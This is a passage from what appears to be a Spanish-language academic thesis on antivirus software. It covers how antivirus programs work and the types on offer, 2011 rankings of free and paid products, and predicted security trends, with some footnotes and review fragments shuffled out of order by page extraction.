La figura número 09 muestra como la propagación de virus mediante la web puede ocasionar daños impensables y perdida de la seguridad en la red, comose aprecia en la gráfica para el 2001 los virus causaron un costo cerca de US$ 13 billones, en el 2002 cruzo los US$30 billones, en el 2003 se estimó enUS$ 55 billones y así fue ascendiendo hasta que en el año 2010 esta suma alcanzo los US$200 billones, y como estas cifras lo muestran estas pérdidas tienden aumentar debido a la rápida evolución y el uso de aplicaciones en la web.

Como se aprecia en la gráfica el incremento ha sido cada vez mayor año tras año, y se espera que siga creciendo de esta forma poniendo sus ojos en nuevas tecnologías y atacando nuevos sistemas operativos; es el caso de losteléfonos inteligentes (SMARTPHONE), tabletas, sistemas operativos como MAC y LINUX que hasta el momento no le han puesto toda la atención por noser los más usados; los seguirán siendo un gran problema para la empresas y usuario los cuales deberán seguir invirtiendo sumas de dinero grandes para mantener protegida su información.

1.2 ANTIVIRUS

5.2.1 DEFINICION DE ANTIVIRUS

Un antivirus[7] Es un programa cuya finalidad es prevenir y evitar la infección de virus, impidiendo también su propagación. Tiene capacidad para detectar y eliminar los virus y restaurar los archivos afectados por su infección (en principio). Podemos generalizar diciendo que los antivirus tienen tres componentes principales:

- *vacuna o monitor antivirus:* Programa que actúa en tiempo real, analizando los archivos que son abiertos o los programas que se ejecutan. Es una función muy importante, puesto que si un archivo infectado ha conseguido alojarse en el sistema y por cualquier motivo nose ha chequeado, el antivirus avisará del peligro cuando intente ejecutarse o abrirse.

De ahí la importancia de tener activado siempre el antivirus. También se conoce a la vacuna como Monitor del antivirus, antivirus residente en memoria etc. Estos monitores tienen hoy en día unas funciones muyavanzadas en la detección de virus, siendo capaces de monitorizar operaciones que se realizan con archivos de muchos tipos, incluyendo comprimidos, archivos de correo, empaquetados etc.

- *Motor de detección:* Programa cuya función es realizar el escaneo de losarchivos, directorios o unidades que se seleccionan. Trabaja analizandolos archivos, en los que busca la existencia de códigos virales, que soncadenas de códigos ejecutables particulares de cada virus y que el programa reconoce por comparación, si están registrados en su lista dedefiniciones.

Por esto es importante actualizar la lista de definiciones diariamente. Aunque no es el único método de detección empleado, siendo generalizado el empleo por los antivirus de otros tipos de análisis en su búsqueda, como el análisis heurístico, la emulación, los algoritmos etc.

Desinfectador: Programa que una vez localizado el virus y desactivada su estructura procede a eliminarlo, reparando sus efectos en el sistema.Hay que mencionar que esto último no siempre es posible, dependiendodel tipo de virus y los efectos producidos.

Esto como características principales, pero por lo general tienen muchas más, como .la posibilidad de actualizarse vía Internet (muy importante), confección de informes y estadísticas, cuarentena de infectados, creación de disquetes de arranque, programación de tareas, etc.

Parece ser, entonces, que la amplitud de la base de datos del antivirus y la frecuencia y rapidez con que se añaden las definiciones de los virus a la mismaes el mejor indicativo de la calidad del programa. Sí, pero no del todo. Hay otras funciones a valorar en un antivirus.

Su protección frente a los medios externos (Internet, Correo) es de vital importancia, análisis heurístico, o la capacidad de reconocimiento (parcial en muchos casos, ya que los códigos de estos nunca coincidirán completamente con los de la base de datos del programa) ante nuevos tipos de virus o mutaciones de los existentes, se trata de un análisis adicional que solamente algunos programas antivirus pueden realizar, para detectar virus que en ese momento son desconocidos, velocidad de escaneo, integración con el sistema operativo, consumo de recursos.

Habría que ponderar todo esto a la hora de elegir un antivirus, pero como norma de oro se tendrá en cuenta que es necesario tener siempre instalado unantivirus en el sistema.

El concepto de antivirus es el de un programa que brinda protección íntegramente, es decir, desde que arranca el ordenador y mientras se efectúaen él cualquier actividad. Por ello es importante mantener siempre su actividaddesde el inicio del sistema.

---

7 http://www.monografias.com/trabajos27/secuware-antivirus/secuware-antivirus.shtml

5.2.2 OTROS CONCEPTOS DE ANTIVIRUS

Secuwared applications otro concepto de antivirus. La proliferación de virus en Internet (más de 57.000) a razón de 800 nuevos virus cada mes, es el terrible panorama al que se enfrentan las empresas españolas. Ante esta situación, Secuwared presenta una solución destinada a fortalecer los sistemas de seguridad informática. Secuwared Applications esun software antivirus genérico que no necesita actualización y que permite la ejecución de programas o macros autorizados por la empresa mediante una huella digital.

De esta forma, evita que cualquier software, código o macro descargado de Internet se pueda ejecutar porque no está autorizado por el administrador. Por supuesto, esto incluye programas infectados o troyanos. En la actualidad,las organizaciones necesitan que sus empleados utilicen el software corporativo y no programas o aplicaciones que cada usuario considere importante y decida instalarlas en su equipo sin ningún tipo de supervisión. Enel lado opuesto, los empleados defienden el derecho a la intimidad en sus puestos de trabajo, con reiteradas quejas sobre los sistemas de filtrado de loscontenidos de Internet o de monitorización del correo electrónico.

Este hecho conlleva importantes consecuencias ya que todo software no corporativo puede ser "pirata", producir pérdidas de datos o de productividad y pueden ser la puerta de entrada de virus y troyanos, facilitando ataques por parte de los hackers Por ello, la solución Secuwared Applications controla las aplicaciones instaladas en los PC corporativos según la política de seguridad de cada compañía.

El funcionamiento de Secuwared Applications es sencillo e intuitivo, al crear una huella digital de todas las aplicaciones instaladas en un PC, el administrador del sistema puede establecer cuáles de estas aplicaciones podrán ejecutarse y a cuáles debe estar restringido el acceso.

De este modo, impide que un virus contamine la plataforma al impedir que se ejecute en el sistema al no estar autorizado. Tras la pantalla de bienvenida yuna vez instalado el programa, el proceso de configuración es relativamentesencillo para

las posibilidades que ofrece. Todas las opciones de configuración se llevan a cabo desde una consola desde la que se pueden establecer las directivas de seguridad, tanto para el equipo y los usuarios locales, como para los equipos y los usuarios remotos.

En la configuración de la directiva de seguridad de equipos, se dispone de seis opciones diferentes:

La primera opción es "Aplicaciones iniciadas cada vez que se inicia Windows", y permite administrar qué aplicaciones se iniciarán automáticamente en cada arranque. A cada aplicación se le debe asignar un nombre y se debe especif icar la ruta y los parámetros del archivo ejecutable.

- **La segunda opción a configurar es "aplicaciones iniciadas en el próximo inicio de Windows" y se diferencia de la anterior en que únicamente afectará al próximo inicio del PC.**
- **La tercera y última opción hace referencia a los servicios iniciados al arrancar Windows y se configura de la misma manera que las dos anteriores.**

Una vez que las directivas de seguridad relativas al equipo se hayan configurado satisfactoriamente, el siguiente paso es configurar las opciones de usuario local, en la que las tres primeras opciones se corresponden con las ya configuradas en el equipo. Además de las anteriores existen otras opciones:


- **La cuarta opción "Ejecutar sólo aplicaciones Windows permitidas" permite especificar las únicas aplicaciones que podrán ser ejecutadas por el usuario.**
- **La quinta opción, "Impedir herramientas de edición del registro", evita el uso de herramientas que puedan modificar el registro de Windows**
- **la sexta opción "Restricciones para MS-DOS" está dividida en dos apartados; "Desactivar el símbolo de MS-DOS" para evitar el uso de comandos bajo MS-DOS en una sesión**

paralela a la del propio Windows y "Desactivar aplicaciones en modo único MS-DOS" queimpide la ejecución de antiguos programas basados en DOS Secuwared Applications monitoriza la apertura de documentos de Word y hojasde Excel, bloqueando el acceso a estos archivos en caso de que el administrador no los haya validado.

Todas estas características hacen de Secuwared Applications una herramienta recomendada para su uso en cibercafés o aulas de informática en centrosde enseñanza donde sea preciso restringir el acceso a las funciones delsistema, limitando el uso de aplicaciones ajenas a los intereses de las empresas.

5.2.3 FUNCIONAMIENTO DE LOS ANTIVIRUS

Figura 10: Funcionamiento de un antivirus



Fuente:http://www.vsantivirus.com/fdc-funcionamiento-antivirus.html

En la figura número 11 podemos observar que el funcionamiento del antivirusinicia con un sistema de origen (discos, emails, etc.); luego pasa al sistema de interceptación de los datos o la información, esta varía dependiendo del sistema operativo; en este punto se verifica si existe infección.

Después de verificar en el módulo de interceptación siguen dos acciones una es proceder a la desinfección y seguir su curso normal hasta el destino final; laotra es emitir una alarma o cuadro de dialogo donde se informa al usuario las acciones realizadas.

A pesar de la importancia que tienen los antivirus en la actualidad, estos todavía presenta algunas limitaciones y funciones que no se han considerado,algunas de las cuales son:

- Spam debe ser eliminado por un software Anti-Spam específico.
- Ataques directos de hacker al computador
- Actividades criminales online

Sin importar las limitaciones que los antivirus puedan tener, nunca se deben dejar de ejecutar, porque la maquina quedaría expuesta a los constantes ataques de virus que actualmente existe.

Algo importante es la actualización del antivirus, ya que las bases de datos se actualizan al incluir en ellas como detectar los últimos virus existentes, si no se actualiza el antivirus el software perderá eficiencia porque solo estaría sirviendo para detectar los virus antiguos y no los más recientes.

Para facilitar la eliminación de los virus recientes, los creadores de antivirus analizan sus características con detalle para encontrar la forma mediante la cual puedan atacar estos; luego actualizan sus bases de datos para que el software pueda detectarlo con facilidad.

5.2.4 CAPAS DE UN ANTIVIRUS


La complejidad inherente a las redes empresariales exige un marco de seguridad común para todas las entidades que participan en dicha red, para esto se presenta un enfoque genérico de tres capas:

Capa 1: Gateway y seguridad de contenidos

Capa 2: servidores de Intranet

Capa 3: equipos de escritorio y la comunidad de usuarios

Figura 11: las tres capas de defensa de un antivirus



Fuente:Malware and Antivirus Deployment for Enterprise IT Security

En la figura número 10 se puede observar las tres capas de defensa de las cuales se compone un antivirus; la primera es GATEWAY y seguridad en los contenidos, la segunda son los servicios de intranet y la tercera los escritoriosde los usuarios y la comunidad en general.

- ✓ Capa 1: Gateway y seguridad de contenidos

Se trata de los servidores de Internet visible, así como la red DMZ (DEMILITARIZED ZONE) de una organización. Puede ser más subdividida enel tráfico de entrada y de seguridad de contenidos.

- o **Trafico Gateway**

La solución antivirus en el Gateway de seguridad de capas (GSL), complementa la protección proporcionada por el firewall y DMZ de configuración. Normalmente, esta capa tiene firewall y correo electrónico servidores que están expuestos a la Internet pública. Capa 1 incluye "los registros del firewall" que juegan un papel importante en el despliegue de antivirus. Malware es con frecuencia dirigido a la explotación de determinadospuertos del objetivo de la máquina y su utilización para su

difusión, y los registros del firewall en la capa 1 se puede "analizar" para tales Intentos.

Esta gestión de la seguridad de control de procesos puede ser personalizada en base a la experiencia pasada y actividad actual.

- **Contenido de exploración**

El contenido de escaneo de la función de la capa 1 cont iene procesos adjuntos de correo electrónico, exploraciones de e-mails de un texto específico, identifica el spam basado en correo electrónico contenido, y ofrece servicios delista negra que no fueron incluidos en los filtros de firewall. En la exploración lafunción no se limita al tráfico de entrada -el malware se origina dentro de la organización es también dirigida por la función de escaneo de c ontenido de la capa 1.

✓ Capa 2: Servidores de Intranet

La capa 1 se refiere a servidores de correo electrónico y proxy puestos en la red DMZ. Ahora la siguiente capa de seguridad de la empresa a los servidoresde correo, archivo, servidores y servidores proxy alojados en la organización. Teniendo en cuenta que el principal medio de propagación de los virus es el correo electrónico, las soluciones de antivirus para los servidores de correo demandan una atención especial. El software de antivirus debe ser instalado tanto en el correo electrónico comoen servidores y equipos clientes, y debe ser seleccionado en bas e al motor de correo electrónico utilizado; organizaciones ya proporcionan acceso remoto a la Capa 2 de servidores de correo electrónico, ya sea a través de una red privadavirtual o un servidor de acceso remoto o web mail.

Capa 3: ✓ Computadores de escritorio y la comunidad de usuarios

La capa más interna es la que tradicionalmente recibe la máxima atención, la exploración para servidores de archivos son temas válidos para equipos de sobremesa, y gracias al aumento en el espacio de

almacenamiento y veloci dad de procesamiento. El uso de web mail, herramientas de mensajería instantánea, peer-to-peer para compartir archivos, permisos compartidos en laintranet y descargas de internet son todas las posibles fuentes de infección pormedio de virus, el acceso a estos servicios deberán dirigirse al mismo tiempo que la formulación de las políticas de seguridad de la organización.

Es muy conveniente que las exploraciones automáticas que se configuran paralas máquinas de los usuarios y los privilegios de administr ador solo estén disponibles para usuarios autorizados, esto ayuda a asegurar que los programas críticos como los antivirus no se desinstalen fácilmente por otrosusuarios.

5.2.5 TIPOS DE ANTIVIRUS

- *Antivirus activo:* es aquel software que está en ejecución en las computadoras durante el tiempo que esta permanezca encendida; pueden ser ejecutados manualmente o ejecutarse automáticamente al inicial el sistema operativo; están en análisis constante.
- *Antivirus pasivo:* Son programas antivirus que generalmente están instalados en las computadoras sin estar en ejecución y sin protección permanente.
- *Antivirus online:* Son programas que ni están instalados, ni se ejecutan permanentemente en la computadora sino que su funcionamiento depende de un navegador web.
- *Antivirus offline:* Son lo antivirus que normalmente se instalan en los ordenadores funcionando de forma permanente en el mismo, por ahora se consideran más poderoso y completos que los antivirus online.
- *Antivirus gratuito:* Son aquellos que no tienen ningún costo para el usuario, no son muy completos pero tienen buenos motores para la detección de virus.

2. ANTIVIRUS EN LINEA

Los principales fabricantes de antivirus tienen sus propios sitios webs sin la necesidad de instalar el software, la comprobación y limpieza de virus en nuestro computador. El funcionamiento es semejante al de los antivirus comunes. Aunque es importante decir que, el *antivirus online* no sustituye al común, que se utiliza en el computador. Este sirve sólo para una comprobación de momento.

- *Kaspersky Online Virus Escáner:* El Kaspersky Online Virus Escáner utilizala tecnología Microsoft ActiveX para escanear el computador en búsqueda de códigos maliciosos, ofreciendo la misma tasa de detecciónde otros productos de Kaspersky Lab. El único problema es la lentitud: su scan detallado tardará algunas horas para ser completado. Los desarrolladores del programa sugieren que sea realizada solamente en horarios de baja utilización del computador.

  Limitaciones de la versión: Esta versión online no es capaz de realizar la remoción de los virus encontrados. Sólo indica la actividad de los archivos maliciosos. Para removerlos es necesario instalar el KasperskyAntivirus.

- *McAfee FreeScan:* El McAfee FreeScan ayuda a detectar miles de virus en el computador. Basado en el mecanismo de McAfee VirusScan, el FreeScan busca virus (inclusive los más recientes) y muestra una lista detallada de los archivos infectados. Si encuentra virus, el FreeScan mostrará unos links con más información sobre el vi rus y sobre lo que se debe hacer para limpiar el sistema.

- *BitDefender:* Un antivirus completamente funcional con todos los elementos necesarios para localizar y eliminar los virus de un computador. Es capaz de realizar un escaneo de la memoria, de

todos los archivos, carpetas y unidades, además de los sectores de boot. Pordefecto, el BitDefender intentará desinfectar los archivos infectados. Si la desinfección falla, los archivos infectados serán eliminados sin aviso. Sin embargo, se puede cambiar esta configuración para que el programa adopte otra medida en el tratamiento a los archivos infectados.

- *CA's eTrust Antivirus Web Escáner:* El CA's eTrust Antivirus Web Escáner es una manera rápida y fácil de usar herramientas capaces de detectar ylimpiar los más recientes virus, worms y troyanos de tu navegador. El software es gratuito, y no necesita componentes adicionales. Todo lo que se solicita para la utilización del scanner web es una conexión a internet, y Microsoft Internet Explorer versión 4 o posterior.
- *Trend Micro HouseCall:* Trend Micro HouseCall es una aplicación paraverificar si un computador fue infectado por algún virus, spyware u otro
- malware. HouseCall realiza verificaciones adicionales de seguridad para identificar y corregir vulnerabilidades y para prevenir una infección.
- *ESET Online Escáner:* El ESET Online Escáner es un servicio gratuito on- line, simple y rápido, que realiza un rastreo anti-amenazas virtuales. Este servicio ejecuta, a través de un navegador web, un escaneo detallado del computador e identifica virus, spywares y otras amenazasvirtuales, además de eliminarlas. Con el uso de esta herramienta, los usuarios de otras soluciones antivirus podrán certificar el nivel de confianza de su antivirus actual y constatar si él es realmente efectivo.

  Este servicio elimina códigos maliciosos sin la necesidad de desinstalar el antivirus actual y posee la misma tecnología

ThreatSense (disponible en el ESET NOD32). El ESET Online Escáner no suple la protección entiempo real, visto que es una herramienta bajo-demanda, que detecta y elimina códigos maliciosos que ya están en el computador. Para contar con la protección en tiempo real y permanente es necesario instalar una solución antivirus capaz de asegurar la protección total del computador y toda la red.

- *Panda ActiveScan 2.0:* El Panda ActiveScan 2.0 es un avanzado escáner on-line basado en Inteligencia Colectiva que detecta infección de malware que las soluciones de seguridad tradicionales no son capacesde detectar.
- *F-Secure Online Escáner:* Versión online del antivirus F-Secure (versión3.3). Es ideal para escanear computadores sin antivirus, con las actualizaciones de antivirus desactualizadas o con sospecha de contaminación inclusive con el antivirus actualizado. Se puede utilizar para saber si un computador está infectado, y para desinfectarlo, si es necesario.

5.2.6 ANTIVIRUS EN LA NUBE

Los Antivirus en la Nube son muy parecidos a los antivirus tradicionales, soloque estos no se ejecutan en el computador, por lo que se puede ah orrar recursos y tiempo de proceso.

Una de las ventajas principales de los antivirus que usan la nube es que la base de datos y motor de búsqueda de virus siempre están actualizados, sin que lo haga el usuario.

Otra ventaja es que siempre se está protegido ante cualquier amenaza así seade última tecnología aunque el computador sea absoluto, debido a que el software necesario para el escaneo no está instalado en el PC, y el escaneo se realiza desde Internet.

Las desventajas que ofrece el sistema, tiene más relación con la usabilidad, que con la efectividad. Para que el sistema funcione, se debe

tener conexión permanente a Internet, algo que no es imprescindible en los Antivirus Tradicional.

Otro punto a tener en cuenta con los Antivirus en la Nu be es la disponibilidad del servicio, tanto de los propios servidores de la empresa prestadora del servicio como de los servidores de la ISP de los usuarios. Como con cualquierotro servicio alojado en la nube, los datos de los usuarios estarán expuestos en mayor medida a los ciber-delincuentes que si se utiliza un Antivirus Tradicional.

5.2.7 ANTIVIRUS TRADICIONAL

Una de las características que pueden tener los Antivirus tradicionales con respecto a los que usan la nube, es que estos no usan conexió n a Internet yno están expuestos a los ciber-delincuentes.

Existe una gran cantidad de programas antivirus muy buenos, y totalmente gratuitos, lo que permite tener una alternativa adecuada para lo que cada usuario necesite.

El sistema tradicional de antivirus al momento de gestionar todo lo relacionadocon los archivos infectados realiza copias de seguridad de los archivos en las llamadas "Cuarentenas" y también se tiene la posibilidad de excluir del escaneo determinadas carpetas, algo que no se hace en los sistemas de antivirus en la nube.

Las desventajas son realmente pocas, y tienen relación con el uso de recursos, ya que el sistema debe cargar una serie de programas que actúan como escudo, lo que afecta un poco el rendimiento del computador.

5.2.8 ANTIVIRUS GRATUITOS

[8]La revista PCWorld, una de las más conocidas y galardonadas en la rama dela informática, todos los años publica un ranking saca un listado de los mejoresantivirus; en este caso dio a conocer un ranking de los que son considera doslos cinco mejores antivirus gratuitos para el año 2011.

La lista muestra en orden descendente iniciando por el que es considerado elmejor:

- [9]*AVAST FREE ANTIVIRUS 5 (1):* Avast Antivirus posee una gran capacidad de detección y un elevado nivel de re ndimiento, este antivirus es capaz de identificar virus y troyanos con eficacia, minimizando el número de falsas alarmas.Avast cuenta también con un robusto módulo de protección residente capaz de detectar los virus antes de que tengan oportunidad de inf ectar tu PC. Las actualizaciones automáticas a través de Internet permite tener la base de datos de virus siempre al día, y su perfecta integracióncon Windows (Windows 98, 2000, XP y Vista) brinda acceso a las funciones del programa desde cualquier rincón del sistema.

- [10]*AVIRA ANTIVIR PERSONAL FREE ANTIVIRUS 10 (2):* es un completo

  antivirus capaz de detectar e y eliminar todo tipo de virus, incluyendo losde macro, rootkits y troyanos.

  Ofrece una protección segura y efectiva, vigilando en todo momento el sistema con Virus Guard residente que controla los movimientos de archivos.

  Su lista de definiciones se activa con tan solo pulsar un botón, es gratuito y su consumo de recursos es inferior a otras suites que disminuyen considerablemente la velocidad del ordenador, por lo que es una buena opción como antivirus personal

- [11]*MICROSOFT SECURITY ESSENTIAL 1.0 (3):* Proporciona protecciónen tiempo real contra virus, spyware y otros tipos de software malintencionados para un pc doméstico.

  Se descarga de manera gratuita de Microsoft, es simple de instalar y usar y se mantiene siempre actualizado para que el ordenador siempreeste protegido con la tecnología más reciente;

avisa cuando el pc es seguro indicando con el color verde del icono.

- [12]*PANDA CLOUD ANTIVIRUS 1.0 (4):* está basado en la inteligencia colectiva, un sistema de detección y desinfección de virus y otras amenazas que se retroalimentan con conocimiento compartido de millones de usuarios; los ordenadores que forman parte de la comunidad panda comparten y se benefician al instante de toda la información almacenada en la nube.Es ligero, solo actúa donde es necesario sin consumir recursos adicionales; sencillo Panda toma las decisiones para mantener protegido el ordenador; seguro, recoge y analiza constantemente virusy amenazas proporcionadas por millones de usuarios a nivel mundial ygratuito.
- [13]*COMODO INTERNET SECURITY (5):* completa protección contra virus y ataques de internet; anti-Spyware, Anti-Rootkit y Bot protection.

---

10 http://soloprogramasgratisparatupc.blogspot.com/2010/01/avira-antivir-personal.html

11 http://soloprogramasgratisparatupc.blogspot.com/2009/10/microsoft-security-essentials.html

12 http://www.cloudantivirus.com/es/forHome/

8 http://soloprogramasgratisparatupc.blogspot.com/2010/01/clasificacion-de-los- antivirus.html

9 http://soloprogramasgratisparatupc.blogspot.com/2009/08/avast-free-edition-48.html

5.2.9 ANTIVIRUS PAGOS

[14]Un artículo publicado en Marzo de 2011 por el portal web PCWORLD.COM muestra la lista de los que son considerados como los mejores antivirus pagosdurante ese mismo año, la lista se muestra en orden descendente.

- [15]*SYMANTEC NORTON ANTIVIRUS 2011 (1):* Norton ha tenido un buen desempeño durante los últimos años, y en el 2011 no es la excepción, su licencia cuesta US$40(se debe usar la moneda local y no creo queeso cueste en pesos colombianos) por un año para un solo computador; hace un buen trabajo en cuanto a la detección y eliminación de virus mediante una interfaz muy uniforme.

  En la eliminación y detección de malware Norton Antivirus saca todo sufuerte detectando el 98,7% de las muestras de virus en la pruebas realizadas, también obtuvo una puntuación alta en cuanto bloqueo de ataques de virus en el mundo real bloqueando 24 de las 25 amenazas que le fueron enviadas

- [16]*BITDEFENDER ANTIVIRUS PRO 2011 (1):* En las pruebas realizadas obtuvo el mejor desempeño en la eliminación de infecciones de los computadores, pero presento algunos problemas en la detección de los ataques de virus en vivo; su licencia cuesta US$40 por año para un solocomputador.

  BITDEFENDER tarda un poco más en instalar que la mayoría de los otros antivirus, ya que el proceso de instalación incluye varias opciones de configuración; también cuenta con tres interfaces básicas que se acoplan de acuerdo a la experiencia que tenga el usuario, y aumentando sus opciones para los usuarios más experimentados.

Bloqueo el 68% de los ataques un rendimiento no muy bueno, su puntofuerte lo tiene en la desinfección que realiza a equipos en los cuales seinstala; logro bloquear y eliminar por completo el 80% de las infeccionesa las cuales fue expuesto

- [17]*G-DATA ANTIVIRUS 2011 (3):* G-DATA continúa con su tendencia enla fuerte detección de virus, bloqueo de amenazas y eliminación de estos todos es combinado con una muy buena interfaz; su licencia cuesta US$30 por un año para un equipo.

5.2.10 TENDENCIAS EN SEGURIDAD[20]

Desde 1990, PandaLabs, el laboratorio de investigación de malware de Panda Security, trabaja en la detección y clasificación de malware para la protección de los consumidores y empresas contra las nuevas amenazas informáticas.

Según Luis Corrons, director técnico de PandaLabs. El mundo de los virus y delos hackers se mantendrá igual, solo que cambian sobre todo los soportes, y

Generalmente es de fácil uso, su sistema de instalación tiene alguno s pasos más de lo que hubiese gustado pero es razonable, la interfaz principal indica claramente el estado de protección del computador.
Logro detectar el 99.4% de los virus escaneados y bloquear el 84% de los virus a los cuales fue expuesto.

---

[14]http://www.pcworld.com/article/217389/antivirus_2011_digital_defenders.html

[15]http://www.pcworld.com/article/211492/symantec_norton_antivirus_2011.html

[16]http://www.pcworld.com/product/732453/bitdefender_antivirus_pro_2011.html

Logro detectar el 98.4% y bloquear el 88% de los ataques a los que fueexpuesto.

- [18]*KASPERSKY ANTIVIRUS 2011 (4):* hizo un gran trabajo en detener los ataques de nuevos virus aunque no de primera categoría, trabajo en la detección de los malware conocidos integrado en una muy buenainterfaz; su parte negativa se refleja en el impacto que causa al rendimiento del pc.

  Cuenta con un proceso de instalación altamente optimizado, fácil de leery muy bien diseñado, su licencia cuesta US$40 por un año para un solocomputador.

  Logro detectar el 95.7% de las nuevas amenazas y bloquear el 80% delos virus a los cuales fue expuesto.

- [19]*TREND MICRO TITANIUM ANTIVIRUS PLUS 2011 (5*): su licencia

  tiene un costo de US$60 por un año para tres equipos, hizo un trabajo razonablemente bueno en el boqueo de malware integrado en facilidad y sencillez para usar.

  Su instalación es sencilla, solo se requiere hacer clic en un par de ventanas antes de comenzar la instalación; se debe contar con conexióna internet pues el instalador debe descargar el software antes que comience a instalar.

---

[18] http://www.pcworld.com/article/211573/kaspersky_antivirus_2011.html

[19]http://www.pcworld.com/article/217604/trend_micro_titanium_antivirus_2011.html

[20] http://www.analitica.com/zonaempresarial/8216199.asp

los modos de llegar a las víctimas y estas serán las 10 principales tendenciasen seguridad que se mantendrán firmes para los próximos años.

- *Ciberguerra:* Stuxnet y la filtración de Wikileaks apuntando al Gobierno chino como responsable de los ciber-ataques a Google y a otros objetivos ha marcado un antes y un después en la historia de los conflictos.

  Con Stuxnet, ha quedado claro que se quería interferir en determinadosprocesos de centrales nucleares, específicamente en el centrifugado del Uranio. Ataques como éste, más o menos sofisticados, están teniendo lugar ahora mismo..

- *Ciber-protestas*: Sin duda, la gran novedad de 2010. La ciber-protesta o ciber-activismo, nuevo movimiento inaugurado por el grupo Anonymousy su Operación Payback, apuntando a objetivos que pretenden acabar con la piratería en Internet primero, y apoyando a Julián Assange, autorde Wikileaks, después. Incluso usuarios con pocos conocimientos técnicos pueden formar parte de estos ataques de Denegación de Servicio Distribuido (ataques DDoS) o campañas de spam.

Aún a pesar de que muchos países están intentado regular legislativamente este tipo de actuaciones rápidamente, para poder ser considerada esta actividad un delito y, por lo tanto, perseguida y condenable, se cree que se verán proliferar este tipo de ciber- manifestaciones, tanto de este grupo como de otros que irán surgiendo.Internet tiene cada vez mayor importancia en nuestras vidas y es un medio de expresión que ofrece anonimato y libertad, por lo menos de momento, por lo que veremos cómo la sociedad civil se hace escuchar por estos métodos, y con éxito, por cierto.

- *Ingeniería social: De* los mayores vectores de ataque seguirá siendo el uso de la denominada ingeniería social para lograr

infectar a internautas confiados. Además, los ciber-delincuentes han encontrado el escenario ideal en las redes sociales, donde los usuarios son aún más confiados que cuando utilizan otro tipo de herramientas, como el correo electrónico. El malware no aumentará, pero usará las redes sociales para obtener a sus víctimas. Así que, a protegerse aún más en Facebook, Twitter y demás.

- *Windows 7 afectará al desarrollo de malware* : En 2010 se vieron algunos movimientos en esta dirección, se seguirá conociendo nuevos casos de malware que busca atacar a los cada vez más usuarios del nuevo sistema operativo, así mismo para el caso del nuevo Windows 8.
- *Móviles:* Esta sigue siendo la eterna pregunta: ¿cuándo despegará el malware para móviles? Pues bien, parece que en 2011 podrían verse nuevos ataques, pero tampoco de forma masiva. La mayoría de ataques actuales se dirigen a móviles con Symbian, sistema operativo que tiende a desaparecer. De los diferentes sistemas en auge, PandaLabs ver claramente cómo el número de amenazas para Android e va a aumentar de forma considerable, convirtiéndose en la plataforma prefer ida por los ciber-delincuentes.
- *Tablets*: El dominio del iPad es total en este campo, pero en breve habrá competidores que ofrezcan alternativas interesantes. En cualquier caso, salvo alguna prueba de concepto o algún ataque anecdótico, no creemos que los tablets sean el principal objetivo de los ciber- delincuentes por ahora.
- *Mac:* Malware para Mac hay, y seguirá habiendo. Crecerá el número a medida que siga aumentando su cuota de mercado. Lo más preocupante es la cantidad de agujeros de seguridad que tiene

Apple en su Sistema Operativo, lo que se debe solucionar rápidamente, ya que los ciber-delincuentes son conscientes de ello y de la facilidad que conlleva estos agujeros de seguridad para distribuir malware.

- *HTML5:* El que podría llegar a ser el sustituto de Flash, HTML5, es un candidato perfecto para todo tipo de delincuentes. El hecho de que pueda ser ejecutado por los navegadores sin necesidad de ningún plugin hace aún más apetitoso el poder encontrar un agujero que podría llegar a los ordenadores de los usuarios independientemente del navegador utilizado.
- *Amenazas cifradas y rápidamente cambiantes:* Parece que esto tampoco cambia con respecto a 2010. En cuanto se detecta el malware, este muta y adopta una nueva forma.

El mercado negro mueve miles de millones en beneficios, opera con total libertad amparándose en el anonimato de Internet y aprovechando los vacíos legales. La recesión económica no hace más que acentuar

todavía más la situación, algunos ven esta forma de salir adelante como la de menos rie sgo, aun

Entre los principales problemas de inseguridad informática se puede percibir 2 estados:

Un estado de inseguridad activo; que consiste en la falta de conocimiento del usuario acerca de las funciones del sistema, que pueden ser dañinas para el mismo. En este estado podría considerarse, no desactivar los servicios de redque el usuario no necesita.

Un estado de inseguridad pasivo, se trata, de la falta de conocimiento de las medidas de seguridad disponibles, ejemplo de ello cuando el administrador o usuario de un sistema no conocen los dispositivos de seguridad con los que cuentan.

La seguridad informática, es una disciplina que se encarga de asegurar la integridad y privacidad de la información de un sistema y sus usuarios, algo que es imposible lograr a un cien por ciento en un sistema de información, pero buenas medidas de seguridad pueden evitar daños y problemas que pueden causar intrusos.

Para evitar esto, se pueden implementar barreras de seguridad, como técnicas, aplicaciones y dispositivos para la seguridad informática. Algo importante es capacitar a la población general sobre las nuevas tecnologías y las amenazasque pueden traer estas.

CAPÍTULO 3

5.JUSTIFICACIÓN DEL PROYECTO

